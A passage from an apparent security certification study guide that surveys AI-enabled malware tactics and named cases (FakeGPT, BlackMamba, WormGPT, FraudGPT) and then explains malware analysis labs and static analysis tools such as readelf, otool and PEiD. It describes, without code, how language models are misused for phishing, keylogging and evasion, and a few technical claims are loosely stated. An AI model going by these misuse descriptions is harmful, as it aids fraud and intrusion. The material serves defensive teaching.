- **Automated social engineering tactics:** Through NLP, malware can conduct automated social engineering attacks by generating and managing conversations with victims via chatbots or automated systems. These interactions can be specifically designed to solicit particular information or actions from the victim, such as sharing passwords or downloading additional malware.
- **Targeting through sentiment analysis:** NLP techniques, including sentiment analysis, can be employed to scrutinize social media posts or communications to pinpoint potential targets who may be more susceptible to social engineering attacks. For example, individuals expressing dissatisfaction with technology might be targeted with malware that offers fraudulent tech support.
- **Evasion strategies:** NLP can assist malware developers in creating programs that can interpret and react to inquiries from security researchers or automated analysis tools, complicating detection and analysis efforts. The malware could identify commands used by researchers to investigate its functionality and either deactivate or modify its behavior to avoid detection.
- **Command and control communications:** NLP can improve the sophistication of command and control communications between compromised devices and attackers.
- **Deepfake generation for scams:** Convincing deepfake audio or video messages can be produced by combining Natural Language Processing (NLP) with other artificial intelligence technologies. In order to fool victims into executing illegal activities, disclosing private information, or infecting their devices with malware, these deepfakes can pose as trusted individuals or authoritative figures.

Examples of AI-based Malware

FakeGPT

The FakeGPT malware campaign features a malicious Chrome extension that replicates the capabilities of ChatGPT. This extension is spread through phishing schemes and misleading advertisements, tricking users into downloading it from unverified sources.

Upon installation, the malware secures unauthorized access to the user's Facebook account, with a particular focus on the ad management area. This access enables the attackers to extract sensitive information and seize control of the ad accounts, facilitating the execution of fraudulent advertisements, which can result in financial losses and potential harm to the victims' reputations.

The attackers derive substantial benefits from the FakeGPT malware by exploiting the compromised Facebook ad accounts for financial gain. By capitalizing on the popularity and credibility associated with ChatGPT, they enhance the chances of successful installations. This allows them to run unauthorized advertisements, siphoning funds from the victims' accounts to support their malicious activities. The malware's clever disguise as a legitimate AI tool complicates detection for users, thereby increasing its efficacy.

BlackMamba

BlackMamba is a form of polymorphic malware generated by artificial intelligence specifically designed to penetrate and exploit targeted systems. It utilizes a Large Language Model (LLM) to

develop a polymorphic keylogger, implement obfuscation techniques, and establish encrypted channels for both data exfiltration and communication with command servers. The infiltration process begins with an initial payload designed to disrupt and bypass conventional security defenses, including firewalls and antivirus programs.

Upon successful infiltration, BlackMamba commences the capture of user keystrokes, which are subsequently compressed and sent to the attacker's Command and Control (C2) server in small segments. The attacker is then able to gather sensitive information such as usernames, passwords, credit card numbers, and other data entered into the compromised system. This harvested information can be subjected to analysis through AI algorithms on the attacker's C2 server, potentially facilitating further malicious activities, including spear phishing. Moreover, the attacker may choose to sell this information to agents operating on the Dark Web, enabling them to deploy additional malware, extract further data, or initiate ransomware attacks on other interconnected systems.

WormGPT

WormGPT is an artificial intelligence chatbot developed using the open-source GPT-J language model, designed to understand and respond to natural language text. This malware assists cybercriminals in crafting persuasive and tailored fraudulent emails aimed at deceiving users. By utilizing WormGPT, attackers can input prompts that produce human-like responses, which they can leverage to trick individuals into revealing sensitive information or transferring funds. The generated emails are highly convincing and mimic the communication style of a trusted business associate.

Example:

The Business Email Compromise (BEC) method utilized by WormGPT is developed using a variety of data sets, particularly those related to malware, which are frequently kept secret. This malware generates emails with remarkable grammatical precision to execute spear phishing attacks against specific organizations.

FraudGPT

FraudGPT is a malicious AI-based tool designed in a manner similar to ChatGPT, but it generates misleading content intended for harmful purposes. It is generally trained on an extensive dataset of text and code specifically selected for malicious intent. Through this data ingestion, FraudGPT acquires knowledge of the patterns and strategies employed in such illicit activities. Cybercriminals can utilize this tool to create misleading content, including persuasive phishing emails and social engineering schemes, develop cracking tools, engage in carding operations, identify system vulnerabilities, and conduct a range of other unlawful activities.

Cybercriminals can exploit this AI-driven tool to create new adversarial variants, which are meticulously designed to facilitate various forms of cybercrime, operating without any ethical considerations. Furthermore, this tool is available for purchase on multiple Dark Web marketplaces and through Telegram channels.

AI-Generated Videos: Malware Distribution via YouTube

Attackers are leveraging artificial intelligence to disseminate malware through reputable platforms like YouTube. By employing AI-driven video creation tools such as Synthesia and D-ID, they exploit the credibility associated with lifelike personas. These malicious actors often present themselves as creators of software tutorials, promoting unauthorized versions of widely used applications like Photoshop, Autodesk 3ds Max, and AutoCAD, among others.

The descriptions accompanying these videos frequently include links to purported free versions of the software, enticing users to click. Once these links are activated, information-stealing malware such as Vidar, RedLine, and Raccoon is installed, infiltrating the user's system to extract sensitive data, including login credentials. This compromised information can then be processed using AI algorithms on command-and-control servers, facilitating subsequent cyberattacks.

Malware Analysis

The process of detecting malware and guaranteeing its complete elimination is referred to as malware analysis. This process involves monitoring the behavior of malware, assessing the extent of a system's potential risks, and identifying supplementary actions. Before explaining the malware analysis, the need for malware analysis and the goal to be achieved by this analytics must be defined. Security analysts and security professionals have performed malware analysis at some point in their careers. The major goal of malware analysis is to gain detailed information, observe malware's behavior, maintain incident response, and take defensive actions to secure the organization.

The malware analysis process starts with preparing the Testbed for Analysis. Security professionals get a virtual machine ready as a host Operating System where dynamic malware analysis will be performed by executing the malware over the guest Operating System. This host OS is isolated from other networks to observe the behavior of the malware by isolating it from the network.

After executing malware in a Testbed, Static and Dynamic Malware analysis is performed. Later, a network connection is set up to observe behavior using process monitoring tools, packet monitoring tools, and debugging tools like OllyDbg and ProcDump.

Goals of Malware Analysis

Malware analysis goals are defined below:

- Diagnostics of the level of attack or threat severity
- Diagnostics of the type of malware
- Scope the attack's impact
- Build defense to secure the organization's network and systems
- Find a root cause
- Build incident response actions
- Develop anti-malware

What is Sheep Dip Computer?

Sheep dipping is a technique used in sheep farming, involving the immersion of sheep in chemical solutions to eliminate parasites. In the context of information security and malware analysis, the term sheep dipping denotes the examination of potentially harmful files, incoming

communications, and similar items for malware detection. To prevent any malware from infiltrating the system, users must isolate the sheep-dipped computer from other devices on the network. Prior to initiating this procedure, it is crucial to back up all downloaded software onto external storage media, such as CD-ROMs or DVDs. A computer designated for sheep dipping should be equipped with various tools, including port monitors, file monitors, network monitors, and multiple antivirus programs, to facilitate the analysis of files, applications, incoming messages, and external hardware devices like USB drives and pen drives.

Certain activities commonly performed during the sheep dipping procedure include the following:

- Execute user, group permission, and process monitoring
- Execute port and network monitoring
- Execute device driver and file monitoring
- Execute registry and kernel monitoring

Antivirus Sensor Systems

An antivirus sensor system comprises a suite of software designed to identify and assess threats posed by malicious code, including viruses, worms, and Trojans. This system is utilized in conjunction with sheep dip computers.

Introduction to Malware Analysis

Attackers use advanced malware techniques as cyber weapons to acquire sensitive information. This malware can lead to significant intellectual and financial repercussions for its targets, whether they are individuals, groups, or organizations. Additionally, it can propagate from one system to another with remarkable ease and discretion. Malware analysis involves the reverse engineering of a specific malware sample to uncover its origin, functionality, and potential consequences. Through this analysis, detailed insights regarding the malware can be obtained. Furthermore, malware analysis is a crucial component of any penetration testing procedure.

Why Conduct Malware Analysis?

The main goals of analyzing a malicious program include:

- Understanding the events that transpired
- Assessing the malicious intent behind the malware
- Identifying indicators of compromise
- Evaluating the sophistication of the intruder
- Recognizing the vulnerabilities that were exploited
- Assessing the extent of damage inflicted by the intrusion
- Identifying the individual responsible for deploying the malware
- Developing signatures for host and network-based intrusion detection systems
- Estimating the overall impact of the intrusion
- Identify the indicators of compromise for various machines and malware types
- Identify the system vulnerabilities that the malware has exploited
- Determine whether the intrusion was executed by an external attacker or an insider
- Comprehend the functionality of the malware

- Trace the origin of the malware

The most prevalent inquiries addressed through malware analysis include:

- What is the purpose of the malware?
- How did it bypass security measures?
- What is the extent of its impact on the organization?
- Who are the individuals behind the attack, and what is their level of expertise?
- What steps are necessary to eliminate the malware?
- What are the financial losses incurred?
- Which systems or data are vulnerable or have already been compromised?
- For what duration has the system been under infection?
- What is the delivery method of the malware?
- What preventive strategies can be implemented?
- What are the financial repercussions of the attack?
- What legal recourse is available?

Guidelines for Conducting Malware Analysis

When engaging in malware analysis, please observe the following recommendations:

- Focus on the critical characteristics of the malware rather than attempting to comprehend every intricate detail.
- Employ a variety of tools and methodologies for analysis, as relying on a single method may prove inadequate.
- Recognize, comprehend, and counteract emerging techniques designed to hinder malware analysis.
- Conduct all malware analysis within a secure and isolated environment, such as a virtual machine or a specialized analysis laboratory.
- Be cognizant of the legal implications associated with malware analysis, including privacy regulations and laws governing the management of potentially sensitive information.
- Ensure that the analysis process does not alert the creators of the malware or jeopardize the objectives of the analysis. This includes preventing the malware from establishing communication with external control servers unless such interactions are meticulously monitored and regulated.
- Maintain thorough documentation of each phase of the analysis, detailing the tools utilized, observations recorded, and conclusions reached.

Types of Malware Analysis

The two main types of malware analysis are:

- **Static Analysis**

By fragmenting the resources of the binary file without executing it and examining each component, perform static analysis, also known as code analysis. A disassembler such as IDA is used to disassemble the binary file.

- **Dynamic Analysis**

Dynamic Analysis or Behavioral Analysis is performed by executing the malware on a host and observing its behavior. In a Sandbox, these behavioral analyses are performed.

In a sophisticated environment, sandboxing technology helps in dedicated threat detection. The intelligence database is searched for the analysis report by malware during Sandboxing. It might be possible that diagnostics details are available if the threat was previously detected. When a threat is diagnosed, its analytics are recorded for future use. If it is found that a match exists in a database, it helps in responding quickly.

 **EXAM TIP:** Static analysis looks at the code without execution, while dynamic analysis involves monitoring the malware's behavior in a live environment. Both methods provide valuable insights into a malware's purpose and effects.

Malware Analysis Procedure

Malware analysis offers a comprehensive insight into individual samples and detects emerging technological trends from a large repository of malware samples without the need for execution. The majority of these samples are designed to be compatible with Windows binary executables. There are several purposes for conducting malware analysis. Analyzing malware on production devices linked to operational networks poses significant risks. Consequently, it is imperative to conduct malware analysis within a controlled testing environment on a segregated network. The process of malware analysis encompasses the following stages:

1. PreparingTestbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements for establishing a testbed include the following:

- A dedicated test network to accommodate the testbed and isolated network services, such as DNS.
- Target machines equipped with various operating systems and configurations (including both patched and unpatched states).
- Virtualization snapshots and re-imaging tools to facilitate the rapid wiping and rebuilding of target machines.
- Essential testing tools, which include the following:
    - **Imaging tool:** To obtain a pristine image for forensic analysis and legal proceedings.
    - **File/data analysis:** To conduct a static analysis on files suspected of containing malware.
    - **Registry/configuration tools:** Since malware can compromise the Windows registry and other configuration settings, these tools assist in identifying the most recent saved configurations.
    - **Sandbox:** To enable manual dynamic analysis.

- **Log analyzers:** These tools are used to retrieve log files produced by compromised devices, which record the activities of the malware.
- **Network capture:** To analyze how the malware interacts with the network.

There are some steps for establishing the testbed:

1. Designate a physical system for the analysis laboratory
2. Set up a virtual machine (using VMware, Hyper-V, etc.) on the designated system
3. Install the guest OS on the virtual machine
4. Ensure the system is isolated from the network by configuring the network interface card to operate in "host only" mode
5. Use tools such as INetSim (https://www.inetsim.org) to simulate Internet services
6. Turn off the "shared folders" and "guest isolation" features
7. Install tools for malware analysis
8. Create the hash value for each operating system and tool
9. Transfer the malware to the guest operating system

Supporting Tools for Malware Analysis:

The following are essential tools needed to conduct malware analysis.



Figure 7-19: Malware Analysis Tools

Static Malware Analysis

Static analysis is the process of analyzing an executable file without having to run or install it. This method is considered safe, as it allows the investigator to analyze potentially harmful files without the risk associated with their execution. Nonetheless, it is important to note that certain types of malware can carry out harmful actions without requiring installation. Consequently, investigators should conduct static analysis within a controlled environment. This process entails reviewing the source code or binary code to identify data structures, function calls, call graphs, and other elements that may indicate malicious activity. Various tools are available to assist in the analysis of binary code, enabling a better understanding of the file's architecture and its potential effects on

the system. The transformation of source code into a binary executable often results in data loss, complicating the analysis of the original code. By examining the binary code, investigators can gather insights into the malware's functionality, network signatures, methods of exploitation, and associated dependencies. The analysis of a binary file without execution is primarily a manual task, necessitating the extraction of critical information such as data structures, functions used, and call graphs from the malicious file, which are not accessible post-compilation. Some techniques employed in static malware analysis include:

- File fingerprinting
- Local and online malware scanning
- Conducting string searches
- Identifying packing and obfuscation techniques
- Extracting information from Portable Executables (PE)
- Determining file dependencies
- Malware disassembly
- Analyzing ELF executable files
- Analyzing Mach-O executable files
- Examining malicious MS Office documents
- Investigating suspicious PDF documents.

File Fingerprinting

File fingerprinting refers to the method of calculating the hash value of a specific binary code to facilitate the identification and monitoring of data across a network. This method involves generating cryptographic hashes of the binary code to ascertain its functionality and to compare it with other binary codes and programs from prior instances. The resulting hash value serves as a unique identifier for malware and can also be utilized to periodically check for any alterations in the binary code during analysis. These fingerprints are instrumental in tracking and recognizing similar programs within a database. However, fingerprinting is ineffective for certain types of records, such as encrypted or password-protected files, as well as images, audio, and video files, which possess content that differs from the established fingerprint. The most frequently employed hash functions for malware analysis include Message-Digest Algorithm 5 (MD5), Secure Hash Algorithm 1 (SHA-1), and Secure Hash Algorithm 256 (SHA-256). Static analysis can be used to create a fingerprint of a suspicious file using tools such as HashMyFiles. HashMyFiles is a Graphical User Interface (GUI) tool capable of calculating various hash values.

HashMyFiles

HashMyFiles uses techniques like MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 to produce a hash result for a file. Additionally, the program provides detailed information about the file, including its full path, creation date, modification date, file size, attributes, version, and extension, which aids in the search for and comparison of similar files.

Local and Online Malware Scanning

One can conduct a local scan of the binary code using reputable and current antivirus software. If the code being examined is part of a recognized malware, it is likely that it has already been identified and documented by numerous antivirus providers. Additionally, one may upload the code to platforms like VirusTotal, which allows for scanning by a diverse array of scanning engines. VirusTotal computes the hash values of a potentially harmful file and cross-references them with both online and offline malware databases to ascertain the presence of known malicious code. This procedure aids in further investigation by providing comprehensive insights into the code, its operations, and other critical information.

VirusTotal

VirusTotal is a complimentary service that evaluates potentially harmful files and URLs. It also aids in the identification of viruses, worms, Trojans, and similar threats. The service generates a report detailing the total number of engines that flagged the file as malicious, the name of the malware, and, when available, additional information regarding the malware. Furthermore, it provides significant details from the online file analysis, including the target machine, compilation timestamp, file type, compatible processors, entry point, PE sections, Data Link Libraries (DLLs), utilized PE resources, various hash values, and IP addresses accessed or embedded within the file, as well as program code and types of connections established.

Performing Strings Search

Software applications often contain strings that serve as commands for executing specific functions, such as generating output. These strings communicate information from the application to the user. Certain sequences may suggest the harmful intentions of a program, including attempts to access internal memory or cookie information, which are integrated within the compiled binary code. Analyzing these strings can yield insights into the fundamental operations of any software. In the context of malware analysis, it is crucial to identify malicious strings to ascertain the harmful capabilities of a program. For example, if a program connects to a URL, the corresponding URL string will be included in its code. It is important to remain alert while examining strings and to also investigate embedded and encrypted strings to identify potentially harmful files. Tools like BinText can be utilized to extract embedded strings from executable files, ensuring that both ASCII and Unicode strings are scanned and displayed. Some tools are capable of extracting all strings and transferring them to a text or document file. Utilizing such tools can facilitate the process of searching for malicious strings.

BinText

BinText is a text extraction utility capable of extracting text from various file formats. It is capable of locating plain ASCII text, Unicode text, and resource strings, thereby providing valuable information for each extracted item.

Identifying Packing/ Obfuscation Methods

Attackers employ techniques such as packing and obfuscation to compress, encrypt, or alter malware executable files in order to evade detection. Obfuscation further conceals the execution of these programs. A small wrapper application is executed when a user initiates a packed program, allowing for the decompression of the packed file prior to the execution of the unpacked version.

This process makes it more difficult for reverse engineers to use static analysis to identify the true program logic and related metadata. It is essential to ascertain whether the file contains packed elements and to identify the specific tool or method utilized for packing. Tools such as PEiD can be utilized to identify the most frequently utilized packers, cryptors, and compilers associated with PE executable files. Identifying the packer will facilitate the selection of an appropriate tool for unpacking the code.

- **PEiD**

PEiD is a complimentary tool that offers insights into Windows executable files. It can recognize signatures linked to over 600 distinct packers and compilers. Additionally, this tool provides information regarding the types of packers employed in the program, along with supplementary details such as entry point, file offset, EP section, and the subsystem utilized for packing.

Identifying Packing/Obfuscation Method of Executable and Linkable Format (ELF) Malware

- **Detect It Easy (DIE)**

DIE is an application designed to ascertain file types. It is available not only for Windows but also for Linux and macOS. With a fully open architecture for signatures, it allows users to easily incorporate their own algorithms for detecting or modifying existing signatures. The application uses a detection technique based on signatures to determine the compiler, linker, packer, and other components of a file.

Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is a file format utilized for executable files in the Windows operating system. It is specifically designed to encapsulate the critical information necessary for the Windows system to handle executable code effectively. This format includes metadata pertaining to the program, which aids in retrieving further details about the file. For example, Windows binaries are structured in PE format and encompass various types of information, including creation and modification timestamps, import and export functions, compilation dates, Dynamic Link Libraries (DLLs), linked files, strings, menus, and symbols. The PE format is organized into a header and several sections that contain metadata about the file and its code mapping within the operating system. The sections of a PE file include:

- **.text:** This section holds the instructions and program code executed by the CPU
- **.rdata:** This section contains import and export information along with other read-only data utilized by the program
- **.data:** This section comprises the global data of the program, accessible by the system from any location
- **.rsrc:** This section encompasses the resources utilized by the executable, including icons, images, menus, and strings, thus facilitating support for various languages

The header information can be leveraged to obtain further insights into a file or program, including its features. PE Explorer is one tool that can be used to extract the information given above.

PE Explorer

PE Explorer enables users to open, examine, and modify various 32-bit Windows executable file formats, commonly referred to as PE files. This includes well-known formats such as EXE, DLL, and ActiveX Controls, as well as less common types like SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, and DPL, among others.

Identifying File Dependencies

Any software application relies on a variety of built-in libraries provided by the operating system, which facilitate the execution of specific tasks within the system. For proper functionality, programs must interact with internal system files. File dependencies encompass details regarding the internal system files necessary for the program's operation, including the registration process and their locations on the machine. It is essential to identify the libraries and file dependencies, as they hold critical information about the run-time requirements of an application. Following this, it is important to verify whether these files can be located and analyzed, as they may reveal information regarding potential malware. File dependencies consist of linked libraries, functions, and function calls. It is advisable to examine the dynamically linked list within the malware executable file. Identifying all the library functions may provide insights into the capabilities of the malware program. Familiarity with the various Dynamic Link Libraries (DLLs) utilized to load and execute a program is crucial. A list of some standard DLLs is provided in the Table 7-03.

DLL Name	Description
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware.
Advapi32.dll	Provides access to advanced core Windows components, including the Service Manager and Registry.
User32.dll	User-interface components, such as buttons, scrollbars, and tools for controlling and responding to user actions.
Gdi32.dll	Functions for displaying and manipulating graphics.
Ntdll.dll	Interface to the Windows kernel.
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks.
Wininet.dll	Supports higher-level networking functions

Table 7-03: Standard DLLs

If you want to find dependencies in the executable file, you can use programs like Dependency Walker.

Dependency Walker

Dependency Walker provides a comprehensive list of all dependent modules associated with an executable and constructs hierarchical tree diagrams for better visualization. Additionally, it

catalogs all functions related to each module's exports and calls. Moreover, it identifies various common application issues, including missing or invalid modules, mismatches in imports and exports, circular dependency errors, discrepancies in machine modules, and failures in module initialization.

Malware Disassembly

Static analysis encompasses deconstructing an executable file into its binary format to examine its functionalities and characteristics. This procedure aids in determining the programming language utilized for the malware and the APIs that disclose its operational aspects. By analyzing the reconstructed assembly code, one can scrutinize the program's logic and assess its potential threat. This analysis can be conducted using debugging tools such as IDA Pro and OllyDbg.

IDA Pro

IDA Pro is a versatile disassembler and debugger that investigates binary programs, particularly when the source code is not readily accessible, to generate execution maps. It presents instructions in a manner that mirrors the processor's execution, utilizing a symbolic representation known as assembly language. This facilitates the identification of harmful or malicious processes.

Features:

- **Disassembler:** As a disassembler, IDA Pro examines binary programs without available source code to create execution maps.
- **Debugger:** The debugger within IDA Pro serves as an interactive tool that enhances the disassembler, enabling static analysis in a single step. It circumvents the obfuscation process, allowing for a detailed examination of the hostile code.

Analyzing ELF Executables Files

ELF is a standardized executable file format utilized in Linux systems. It comprises three primary components: the ELF header, sections, and segments. Each of these components serves a distinct function in the loading and execution process of ELF executables. The static analysis of an ELF file entails examining the executable without executing or installing it. This process includes accessing the binary code and extracting significant artifacts from the program. The outcome of this analysis helps ascertain whether the file is malicious. In cases where the ELF file is deemed malicious, the information obtained may not be adequate to determine the malware's behavior and purpose; thus, further investigation (dynamic analysis) in a secure or isolated environment is necessary.

Static Analysis of ELF Files Utilizing readelf

The readelf utility provides insights into one or more ELF object files. The various options available dictate the specific information to be displayed. This tool accommodates both 32-bit and 64-bit ELF files. Security experts can leverage readelf to extract static artifacts from an ELF executable.

Identifying Symbols in ELF Executables

The process of identifying symbols within ELF executables involves retrieving data types, such as functions and variables present in the source code. These symbols elucidate the functions and variables utilized by developers, thereby aiding in the comprehension of the code's functionality.

To extract symbols from an ELF executable, execute the following command:

```
readelf -s <malware-sample>
```

The -s option is specifically utilized to present the entries found in the symbol table section of the file. Alternatively, the --symbols or --syms options can also be employed for symbol extraction.



Figure 7-20: Viewing Symbols using the readelf Tool

The Figure 7-20 shows two distinct tables:

- **.dynsym:** This table comprises dynamically linked symbols sourced from external libraries, such as libc, which the operating system manages at runtime.
- **.symtab:** This table includes all symbols defined by the developers within the binary source code, encompassing symbols from the .dynsym table.

Identifying Program Headers in ELF Executables

The program headers within an ELF executable provide insight into the memory organization of the binary code. This information is essential for assessing whether the ELF executable file is correctly packed. To achieve this, the readelf tool can be utilized with the -l option, followed by the name of the ELF executable file. Execute the following command to obtain the ELF program headers:

```
readelf -l <malware-sample>
```



Figure 7-21: Viewing Program Headers using the readelf Tool

As shown in Figure 7-21, the ELF executable comprises several program headers, including two PT_LOAD segments characterized by RE and RW flags. In this context, RE signifies "read and execute," while RW indicates "read and write."

If the ELF executable is correctly packed, the program headers will be concealed.Identifying ELF File Headers

The header of an ELF executable file includes essential information, such as the entry points of binaries, locations of program headers, and other relevant data. This information is crucial for understanding the file's architecture and the specific machine it is intended to operate on. To extract the information found in the ELF header at the beginning of the file, you may use one of the following commands:

```
readelf -h <malware-sample>
readelf --file-header <malware-sample>
```

Extracting Strings from ELF Executable Files

The process of string extraction entails gathering essential information from a suspected ELF executable file. The strings obtained, which may include symbols, section names, and function

names, provide insights into the functionality of the binary code. In Linux, there exists a built-in command known as "strings" that facilitates the extraction of these strings, subsequently saving them in a .txt file.

To extract strings from an ELF executable file, execute the following command:

```
strings malware-sample > str.txt
```

Analyzing String Reuse Using Intezer

Intezer serves as a malware analysis platform that examines files, URLs, endpoints, and memory dumps. It extracts strings from submitted malware samples and determines if those strings appear in other files. This functionality streamlines the work of malware analysts by providing insights into unknown malware that may be challenging to trace.

Analyzing Mach Object (Mach-O) Executables files

Mach object (Mach-O) is an executable file format that bears similarities to the Portable Executable (PE) format utilized in Windows and the ELF format used in Linux. It is primarily associated with binaries found in macOS and iOS environments. This file format facilitates the distribution of code and defines the method by which memory accesses both data and code contained within a binary file. The presence of Mach-O malware can significantly affect a program's performance, as the arrangement of code within a binary file influences memory usage and paging activities. Such malware enables attackers to create two overlapping arrays in memory and designate a specific memory location for executing a Mach-O executable. This capability can be exploited for privilege escalation and for taking advantage of subsequent vulnerabilities with root access.

Malicious Mach-O Binaries

Mach-O can be characterized as a binary sequence of bytes that are organized to create meaningful data segments. This data encompasses details regarding the CPU type, data size, byte order, and more. Mach-O binaries are structured into various segments, each containing distinct sections that store different types of code or data. Notable segments within a Mach-O binary include __PAGEZERO, __TEXT, __DATA, and __OBJC. Attackers may exploit these segments to conceal malicious code and execute it to gain elevated privileges.

To effectively counteract these threats, security analysts must conduct thorough analyses of Mach-O malware to implement appropriate mitigative strategies and prevent privilege escalation attempts on macOS systems. Analysts can utilize tools such as pagestuff, LIEF, or otool to examine Mach-O malware and undertake necessary actions to avert privilege escalation.

LIEF

LIEF stands for Library to Instrument Executable Formats. This cross-platform tool, created by QuarksLab, is designed for parsing and manipulating various executable formats, including Mach-O binaries. It supports multiple programming languages such as C, C++, and Python, allowing users to abstract common characteristics of executable formats.

To gather information on a Mach-O executable, execute the following commands:

```
import lief
binary = lief.parse("/usr/bin/ls")
print(binary)
```

otool

Security analysts utilize otool to analyze binaries and extract information regarding iOS applications. To verify the binary's links with a shared library, the following command can be used:

```
otool -L UnPackNw > ~/Malware/libs.txt
```

To dump method names from the Obj section of a Mach-O binary, run the command:

```
otool -oV UnPackNw > ~/Malware/methods.txt
```

To obtain the disassembly, execute:

```
otool -tV UnPackNw > ~/Malware/disassembly.txt
```

After running the above command, the obfuscated file name will be revealed.

The output from this command can be scrutinized line by line to analyze the actual file contents and the encryption techniques employed.

Reverse Engineering Mach-O Binaries

Mach-O binaries consist of various segments and their associated sections, necessitating that security analysts scrutinize the internal architecture of a binary to detect any malicious code. Additionally, the reverse engineering process enables the examination of all methods and executable files contained within these segments, thereby assisting in the mitigation of potential threats. Tools such as Hopper Disassembler can be employed for the analysis of Mach-O binary files.

Hopper Disassembler

Hopper Disassembler is a sophisticated reverse engineering tool that empowers security analysts to disassemble, decompile, and debug application binaries. It analyzes function prologues to extract essential procedural information, including basic blocks and local variables. Utilizing debuggers such as LLDB or GDB, Hopper facilitates the reverse engineering and dynamic analysis of Mach-O binaries, presenting the code in various representations.

